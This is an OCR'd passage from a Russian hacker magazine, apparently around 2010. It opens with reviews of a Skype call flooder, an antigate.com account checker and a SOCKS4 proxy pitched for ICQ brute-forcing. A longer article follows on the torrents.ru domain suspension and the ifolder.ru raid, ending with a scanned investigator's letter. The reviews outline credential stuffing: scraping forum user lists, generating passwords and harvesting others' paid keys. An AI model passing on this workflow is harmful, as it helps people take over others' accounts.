Особенность флудера заключается в том, что деньги не успевают уйти с твоего скайповского аккаунта (если вдруг данная неприятность все же случится, просто поставь большую паузу межу звонками). В скором времени автор обещал нам GUI-версию утилиты, за которой ты сможешь обратиться в топик на Античате: forum.antichat.ru/thread116226.html. А пока ты сможешь воспользоваться оригинальной прогой, немного измененным и оптимизированным скриптом от login999 и exe-версией флудера.

ПРОГРАММА: **CHECKER ANTIGATE**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **^TERIKON^**

Во многих программах, представленных в наших обзорах, используется замечательный антикапча-сервис от antigate.com.

Остается лишь один вопрос — где взять валидные ключи антикапчи? Ведь покупать их не слишком сильно хочется :).

Один из ответов кроется в возможностях замечательной утилиты Checker Antigate, которая, как видно из названия, чекает аккаунты antigate.com. Для начала процесса чека кладем в файлик login_pass.txt список вида "login;pass". При успешном чеке на выходе ты получишь файл good.txt, где будут содержаться валиды в виде "логин;пароль;кей [баланс]". Базы пользователей антигейта можно сграбить, например, с какого-либо форума, затем сгенерировать пароли.




Чекер антикапчи

За еще одной модификацией утилиты, которая чекает (на этот раз только списки ключей) — добро пожаловать на grabberz.com/showpost.php?p=278269&postcount=5.

ПРОГРАММА: **NOSOCKS**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **RANKOR**

Ты наверняка уже поднял множество прокси и сокс-серверов с помощью утилит, представленных на страницах нашей рубрики. Пришло время представить тебе еще один удобный и крайне компактный SOCKS4-сервер от известного тебе кодера RankoR. Особенности сервера включают в себя следующее:



Сокс-сервер за работой

- Сокс написан на чистом Си без использования каких-либо дополнительных библиотек;
- Подходит как для браузеров, так и для брутфорсеров ICQ;
- Привязывается к порту 1080;
- Ведет приблизительную статистику использования;
- Потребление памяти сведено к минимуму (2-5 Мб);
- Имеет крохотный размер 3,91 Кб (после UPX, Debug-конфигурация).

За подробностями и советами снова советую обращаться на Асечку: forum.asechka.ru/showthread.php?t=118622 





Мария «Mifrill» Нефедова mifrill@real.xakep.ru



ЗАКОН VS СЕТЬ

ФАЙЛООБМЕННЫЕ ХОЛИВАРЫ РУНЕТА

В последнее время все чаще можно услышать грустные шутки о том, что какая-то зараза все же рассказала нашим чиновникам о существовании интернета. В самом деле, наше правительство и силовые структуры обратили свои взоры на всемирную паутину недавно, но «принимать меры» начали очень активно. Сегодня поговорим о паре недавних громких прецедентов и о том, как «наша милиция нас бережет». Преимущественно от файлоообмена.

TORRENTS.RU

На страницах][мы частенько обращаемся к вопросам авторского права и лева — мы рассказывали тебе о самых ярких активистах в области свободного ПО, освещали громкие судебные процессы, следили за принятием новых законов. Но почти все это время наши рассказы посвящались видным западным деятелям и событиям. Почему так происходило — понять несложно, ведь до некоторых пор борьба с пиратством в нашей стране ограничивалась в основном образцово-показательными рейдами на подпольные фабрики по штамповке дисков, которые затем красиво давили грузовиком перед камерой (диски, не фабрики). Согласись, в сравнении с западными копирайт-войнами — это детский лепет.

Тем не менее, Россия уже



IFOLER.RU СНОВА В СТРОЮ, «АГАВА» ВЫРАЖАЕТ СВОЮ БЛАГОДАРНОСТЬ ПРЕЗИДЕНТУ.

много лет уверенно держится в списках стран с самым высоким уровнем пиратства. С развитием интернета эти показатели, само собой, не улучшаются, даже напротив — «пиратствовать» становится все удобнее и проще. Конечно, такое положение вещей не могло долго оставаться незамеченным наверху, но вот беда — когда его заметили, было уже поздновато душить все это в зародыше, так как «зародыш» давно преобразился в настоящего монстра. В результате сейчас средства борьбы с файлообменом в России зачастую выглядят чудесато — момент давно упущен, но чиновникам и силовикам все равно очень хочется сделать хоть что-нибудь.

Итак, перед тем как перейти непосредственно к рассказу о «закрытии» torrents.ru, немного истории.

До поры до времени ситуация вокруг крупнейшего российского торрент-трекера складывалась крайне благоприятно. Начавший свою работу в 2004 году, torrents.ru рос и развивался быстро, если не сказать, что в геометрической прогрессии. Другим трекерам, которые в те годы плодились как грибы после дождичка, такие потоки трафика и не снились, а если и снились, то исключительно в кошмарах.

Когда популярность ресурса достигла определенной отметки (то есть трекер гремел уже по всему рунету), на torrents.ru вполне предсказуемо принялись коситься правообладатели. Особенно тогда взволновались наши, российские, копирасты, так как им, в отличие от заокеанских коллег, было куда понятнее, что здесь происходит и куда это ведет. То был очень острый момент, и до сих не совсем понятно, как вышло, что torrents.ru не прикрыли еще тогда, не засудили, не положили его намертво бесконечным DDoS'ом или не предприняли иных «карательных мер». Конечно, всех подробностей и деталей относительно достижения консенсуса между командой трекера и правообладателями мы не узнаем никогда, но вот итог широкой публике хорошо известен. История, можно сказать, разрешилась миром — torrents.ru позволили продолжать существовать.

Дело в том, что в 2007 году создатели torrents.ru заявили о недопустимости пиратства. Столь непопулярную в рунете точку зрения поддержала далеко не вся команда трекера, и ряд участников тогда проект покинули (выходцами с torrents.ru потом были основаны такие ресурсы как Free-Torents.org и Tapochek.net). Зато было достигнуто взаимопонимание с правообладателями. Отныне раздачи, нарушающие авторские права и закон, стали закрываться и удаляться с трекера по первому требованию (справедливости ради отметим, что они и раньше удалялись, но не столь активно), а представителям крупных компаний и вовсе были розданы админско-модераторские права, дабы они сами напрямую могли вычищать неугодное.


Одним словом, команда ресурса предпочла пойти с правообладателями на диалог и попытаться найти решения, которые устроили бы всех. Да, как ни удивительно, не все жаждут прорваться в политику и воевать за свободу информации в Сети, как это делают админы The Pirate Bay.

Конечно, сетевая общественность не порадовалась такому повороту событий — публика клеймила крупнейший российский трекер позором, кричала о том, что torrents.ru продались, прогнулись, опопсели и тому подобное. Однако время шло, а никаких массовых репрессий, которые прочили трекеру особо разгневанные злопыхатели, не последовало. Вопреки прогнозам, torrents.ru не превратился в коммерческий ресурс с малочисленными, только 100% легальными раздачами. Кстати, по словам представителей трекера из-за нелегальности закрываются всего 2-3% раздач (в то время как от недостатка сидов погибает куда большее число), а единственный доход команды по сей день проистекает от рекламы, которую они крутят на форуме.

Можно ли сказать, что таким образом torrents.ru нашли приемлемый компромисс и некую точку баланса? Полагаем, что можно, осо-



ПРОПАГАНДА ОТ АНТИПИРАТОВ И ОТВЕТ НА НЕЕ ОТ ЗАЩИТНИКОВ СЕТЕВЫХ СВОБОД.



бенно если сравнивать все это с западными баталиями не на жизнь, а на смерть между владельцами торрент-трекеров и копирастами — там о «диалоге» речи уже давно не идет.

Но если бы и дальше все шло так же безоблачно, этой статьи не было бы вовсе.

ЧП приключилось неожиданно, как это всегда и бывает.

В один прекрасный зимний день, а именно — 18 февраля 2010 года, зайдя по адресу torrents.ru, миллионы пользователей с удивлением узнали, что «делегирование домена torrents.ru было приостановлено регистратором «Ру-Центр» по представлению отдела СКП (Следственный комитет при прокуратуре РФ) по Чертановскому району г. Москвы от 16.02.2010». Никаких подробностей, официальных заявлений и тому подобного не было, что только подлило масла в огонь народного негодования. Весь рунет буквально вскипел, обсуждая случившееся, выдвигая самые безумные предположения и строя догадки, из-за чего же трекер закрыли. Впрочем, народная паника слегка поутихла, когда трекер в считанные часы спокойно возродился по адресу http://rutracker.org. Стало понятно, что о грядущей «приостановке делегирования» администрацию, скорее всего, предупредили.

Но хотя трекер заработал, у людей вовсе не пропало желание разобраться в проблеме и понять, на каком основании на любимый ресурс так «наехали». Ситуация, тем временем, мало-помалу начала проясняться, и чем больше подробностей появлялось, тем страннее все это выглядело.

Здесь стоит отметить, что поначалу в прессе и кратких комментариях представителей СКП фигурировал чуть ли не судебный иск от компании Autodesk. Логика также подсказывала, что некий иск или иной веский юридический повод должны были иметь место — даже в России не каждый день закрывают такие огромные ресурсы. Но применять к данной ситуации логику оказалось несколько поспешным решением...


Несколько дней спустя, в то время как трекер обживался на новом домене, а рунет продолжал бурлить, представители Autodesk официально заявили, что компания не располагала информацией о готовящемся закрытии Torrents.ru и уж тем более не являлась инициатором рассмотрения дела. Примерно в этот же отрезок времени от причастности ко всей происходящей неразберихе открестились компания 1С , а также ряд печально известных на просторах нашей родины правообладателей.

Но дело у СКП все же было, и какое! Судя по тому, как следственный комитет тянул с конкретным ответом на вопрос «за что?!», им самим было как-то неловко.

Оказалось, произошло следующее: 26 января текущего года некий житель Москвы «записал на жесткий диск ЭВМ» контрафактную русскую версию программы AutoCAD от компании Autodesk (наконец стало ясно, причем здесь вообще Autodesk!). Но чувак не просто имел у себя пиратскую версию проги, нет, он совершил ужасное злодеяние — записал ее на чужой хард, да еще посмел получить за это вознаграждение в размере 1,5 тысяч рублей. О причастности к этим страшным масштабным махинациям трекера torrents.ru следователи, судя по всему, уже догадались сами (каким именно образом — неизвестно, но мы подозреваем, что дедуктивным методом). Руководствуясь этим внезапным озарением, представители «органов», обратились в «Ру-Центр» с просьбой приостановить делегирование домена на время проведения предварительного следствия, ради «предотвращения совершения подобных преступлений». Ну а в «Ру-Центре» внезапно оказались только рады помочь и посодействовать, без каких-либо предупреждений в адрес администрации трекера «исполнив свой гражданский долг». Ты ощущаешь, как повышается градус маразма? То ли еще будет. Мало того, что к админам бывшего torrents.ru не поступало никаких претензий, и они узнавали о происходящем из тех же источников, что и взволнованные пользователи, то есть из СМИ, вся эта чехарда к тому же мистическим образом совпала сразу с двумя очень любопытными событиями.

Первым событием являлось открытие «первого легального онлайн-кинотеатра Рунета» EKinoT.ru. Нет, насчет «первого легального» — это не шутка, это цитата. Создатели данного ресурса аккурат в конце января грозились совместно с Министерством культуры РФ провести ряд спецмероприятий по борьбе с контрафактом в Сети. Если точнее, отдел «К», прокуратура Москвы и ОБЭП УВД по ЮВАО планировали пристально изучить ресурсы Torrents.Ru, ShareReactor.Ru и иже с ними. Вероятно, этот план был воплощен в жизнь, и словосочетание «закрытый трекер» вышеупомянутые ребята восприняли как-то чересчур буквально.

Вторым же событием был визит в Россию делегации сильных от мира IT. В конце февраля нашу страну почтили своим присутствием представители eBay, Twitter, Cisco Systems, Howcast, Edventure, Social Gaming Network и Mozilla. Ученые, военные и бизнесмены приезжали из-за океана обмениваться опытом. Все проходило на самом высшем уровне, а в составе делегации присутствовали, например, основатель Twitter, Джек Дорси, и Эштон Кутчер, который не только актер, но и исполнительный директор Catalys.



КОМИКС С «ПИРАТСКОЙ БУХТЫ» НЕ УСТАРЕВАЕТ.

НОВЫЙ АДРЕС И НОВОЕ «ЛИЦО» НАЦИОНАЛЬНОГО БИТ-ТОРРЕНТ ТРЕКЕРА.

Странноватое получается совпадение — руководители крупнейших технологических компаний США приезжают в Россию, и у нас тут же закрывается самый страшный «рассадник пиратства». Образцово-показательно закрывается, без объяснений причин и главное, совершенно неправомерно. Относительно неправомерности хотелось бы сделать небольшое отступление. Дело в том, что судиться с владельцами трекеров — дело хлопотное даже по западным меркам, а уж по российским — и подавно. Хитрость состоит в том, что на самих торрент-трекерах никакого контрафактного контента нет, там есть только ссылки. Если упрощать до максимума, то трекеры — по сути лишь ресурсы, помогающие людям найти друг друга. Если уж кто-то и нарушает авторские права, то это пользователи торрентов, а не владельцы трекеров.


Да, конечно, под таким углом на p2p-сети согласны смотреть далеко не все, и все это действительно очень спорно, ведь в некоторых случаях деятельность трекера может быть расценена как содействие в такого рода нарушениях... Как бы то ни было, с правовой точки зрения вышеизложенное создает огромные проблемы. Нашим доблестным «органам» таких проблем, очевидно, не хотелось, поэтому они изящно обошлись без решения суда.

Что до действий «Ру-Центра» в данной ситуации, просто процитируем самих представителей администрации rutraker.org: «Мало того, что действия «Ру-Центра» неправомерны и прямо нарушают его же собственные договора и правила. Они фактически дискредитируют саму доменную зону *.RU, поскольку «Ру-Центр» является крупнейшим регистратором доменов (и одновременно преемником РосНИИРОС-а). «Ру-Центр» успешно показал всему миру, что функционирование любого домена в зоне .RU зависит от рядового чиновника, а регистратор — просто формальный исполнитель его воли». Представители «Ру-Центра», в свою очередь, хранили долгое молчание, а потом пожаловались, что прокуратура выписала слишком радикальное предписание, и им больше ничего не оставалось. Прокуратура в ответ скромно заявляла, что никакого предписания не было, вместо него была «просьба», а к владельцам трекера претензий и вовсе никаких. Просто замечательно — претензий ни у кого нет, а домен уплыл.

Ну а теперь подведем итог — rutraker.org продолжает свою работу по новому адресу, где до него не могут добраться наши власти. Старый домен администрация планирует вернуть, но только ради восстановления

БИТ-ТОРРЕНТ — СКОЛЬКО В ЭТОМ ЗВУКЕ ДЛЯ СЕРДЦА РУССКОГО СЛИЛОСЬ.





TORRENTS.RU С ПОСЕРЕВШИМ, ГРУСТНЫМ ЛОГОТИПОМ И ОФИЦИАЛЬНЫМ ОБЪЯВЛЕНИЕМ О СЛУЧИВШЕМСЯ.


справедливости и редиректа. Цитируя представителей трекера: «Использовать домен в зоне .ru после данного инцидента как-то... сыкотно)».
Компания Dreamtorrent Corp.(официальные владельцы нашего «национального бит-торрент трекера») также намеревалась подать в суд на «Ру-Центр», к которому после случившегося имеется много вопросов. Как ни смешно, с юридической точки зрения произошедшее может выйти боком именно «Ру-Центру», а не трекеру.
Кстати, пересматривать свои правила и взгляды в отношении копирастов команда трекера по случаю переезда не намеревается.



ВОЛЕЙ-НЕВОЛЕЙ ВСПОМИНАЕТСЯ ЭТОТ ПЛАКАТ.

IFOLDER.RU

Второй прецедент, который мы рассмотрим сегодня, тоже произошел совсем недавно, и ты наверняка о нем слышал.
Полагаю, ты в курсе, что файлообменник ifolder.ru является одним из крупнейших файловых хостингов в России (если нет, то теперь уж точно в курсе). Наши юзеры предпочитают западным RapidShare и Depositfiles именно этот «склад», и лишнее тому доказательство — 1,5 млн. зарегистрированных пользователей. Принадлежит данный ресурс крупной и уже достаточно старой российской IT-компании Agava.
И все у ifolder.ru было хорошо, так же как и у «национального торрент-трекера» — в «Агаве» всегда шли навстречу правообладателям и правоохранительным органам, то есть удаляли пиратский и/или нарушающий закон контент по первому же требованию и всячески содействовали «органам».
Да простят меня владельцы rutracker.org за такое сравнение, но, в отличие от их ресурса, у агавовской файло-помойки репутация куда чище. В этой связи произошедшее с ifolder.ru в марте этого года выглядит не просто странно, а очень странно.
Итак, на этот раз обойдемся без предысторий и сразу перейдем к сути.
Вечером 17-го марта текущего года ifolder.ru вдруг стал недоступен. Почти сразу в Сети появилась информация о том, что в дата-центр Golden Telecom по адресу 2-ая ул. Энтузиастов д. 5, явились следователи из 3-й ЧС ГСУ при ГУВД Москвы. Товарищи из «органов» предъявили протокол о необходимости проведения оперативно-розыскных мероприятий с целью поиска улик, размещенных на сайте ifolder.ru и устроили в дата-центре то, что в народе называется «маски-шоу».
Работники «Агавы» хоть и смутно понимали, что происходит, до последнего держались молодцом и все равно предложили сотрудникам милиции всяческую поддержку и помощь в поиске нужной им информации на серверах, а также в установлении личности пользователя, загрузившего проходящие по неведомому делу файлы. Но не тут-то было. Вместо того чтобы пойти на диалог с агавовцами, милиция лишь отмахнулась от них и взялась искать нужный сервер самостоятельно. Сервер находиться почему-то не хотел. Тогда сотрудники МВД предприняли попытку вывезти из дата-центра все оборудование «в целях проведения экспертизы». То есть вообще все оборудование — 74 сервера. Невзирая при этом на то, что помимо серверов ifolder.ru там располагались и другие ресурсы, никакого отношения к любимому народом файлообменнику не имеющие. Заметим, что обычно в таких ситуациях дело ограничивается изъятием одного харда из серверной стойки.
Каким-то чудом сотрудникам «Агавы» все же удалось уговорить представителей органов правопорядка оставить серваки на месте. Впрочем, милиция без боя тоже не сдалась — серверы хоть и не увезли, зато все, что было можно, в дата-центре опечатали и отключили от сети, выдернув из розетки. Среди отключенного оборудования находились первичные DNS-серверы «Агавы», но работа хостера от этого, к счастью, не пострадала. Что же произошло на этот раз? Кое-что весьма похожее на ситуацию с «закрытием» torrents.ru. В последние годы у властей и копирастов со всего мира появились две универсальные, действенные и, можно сказать, любимые пугала в отношении интернета — это терроризм и детское порно. Именно последнее и оказалось повинно в недавних злоключениях ifolder.ru.



07/02/2008 21:47 4761

СТР. 01/01

СЛЕДСТВЕННЫЙ КОМИТЕТ
ПРИ
ПРОКУРАТУРЕ
РОССИЙСКОЙ ФЕДЕРАЦИИ

СЛЕДСТВЕННОЕ УПРАВЛЕНИЕ
ПО ГОРОДУ МОСКВЕ

**СЛЕДСТВЕННЫЙ ОТДЕЛ ПО
ЧЕРТАНОВСКОМУ РАЙОНУ
ГОРОДА МОСКВЫ**

117556, Москва, Варшавское шоссе, д. 75, корп. 2
16.02.2010 № 343227

Директору
АНО "Региональный Сетевой Информационный Центр"

О.Л. Яковлевой

Ленинградский пр-п.,74, к..4, Москва, 125315

В производстве следственного отдела по Чертановскому району следственного управления Следственного комитета при прокуратуре РФ по г. Москве находится уголовное дело № 343227, возбужденное по признакам преступления, предусмотренного ч.2 ст. 146 УК РФ в отношении Иванова А.Ю.

В ходе предварительного следствия установлено, что 26.01.2010 примерно в 13 часов 40 минут Иванов А.Ю., находясь в помещении ООО «Эль Гуна» расположенном по адресу: г. Москва, ул. Чертановская, д.47, кор.1, записал за денежное вознаграждение в размере 1500 рублей на жесткий диск ЭВМ, заведомого для него контрафактную программу «Autodesk AutoCAD 2009» русская версия, авторские права на которую принадлежат компании Autodesk Inc общей стоимостью 106452 рубля 00 копеек, совершив тем самым незаконное использование объектов авторского права в крупном размере.

Предварительным следствием по данном уголовному делу и другим аналогичным уголовным делам установлено, что посредством веб-сайта с доменным именем «torrents.ru», неоднократно осуществляется распространение вредоносных программ и контрафактных экземпляров произведений, что влечет за собой нарушение авторских прав компании «Autodesk Inc.», ЗАО «1С» и других законных правообладателей в крупном и особо крупном размере.

В настоящее время по расследуемому уголовному делу проводятся следственные действия и оперативно-розыскные мероприятия по установлению обстоятельств, способствовавших совершению данного преступления.

В связи с вышеизложенным, в целях предотвращения подобного рода преступлений, а также установления причастности к совершению данных преступлений владельцев доменного имени, в соответствии с ч. 2 и 4 ст.21, ст.38 УПК РФ, а также в соответствии п. «г» ч.2.1., п. «а» ч.2.3. Условий пользования услугами «РСИЦ» от 25.11.2008г. и п. «б» ч.7.3.2 Договора «Об оказании услуг регистрации и обслуживания доменов», прошу Вас, в срочном порядке, приостановить делегирование доменного имени «torrents.ru» на время проведения предварительного следствия по уголовному делу № 343227.

О результатах, рассмотрения прошу Вас сообщить в наш адрес в установленный законом срок факсимильной связью № 8-499-317-87-35 с последующим направлением почтой.


Старший следователь А.В. Симонов

ЗЛОСЧАСТНАЯ БУМАГА, ИЗ-ЗА КОТОРОЙ ПРИОСТАНОВИЛИ ДЕЛЕГИРОВАНИЕ TORRENTS.RU.

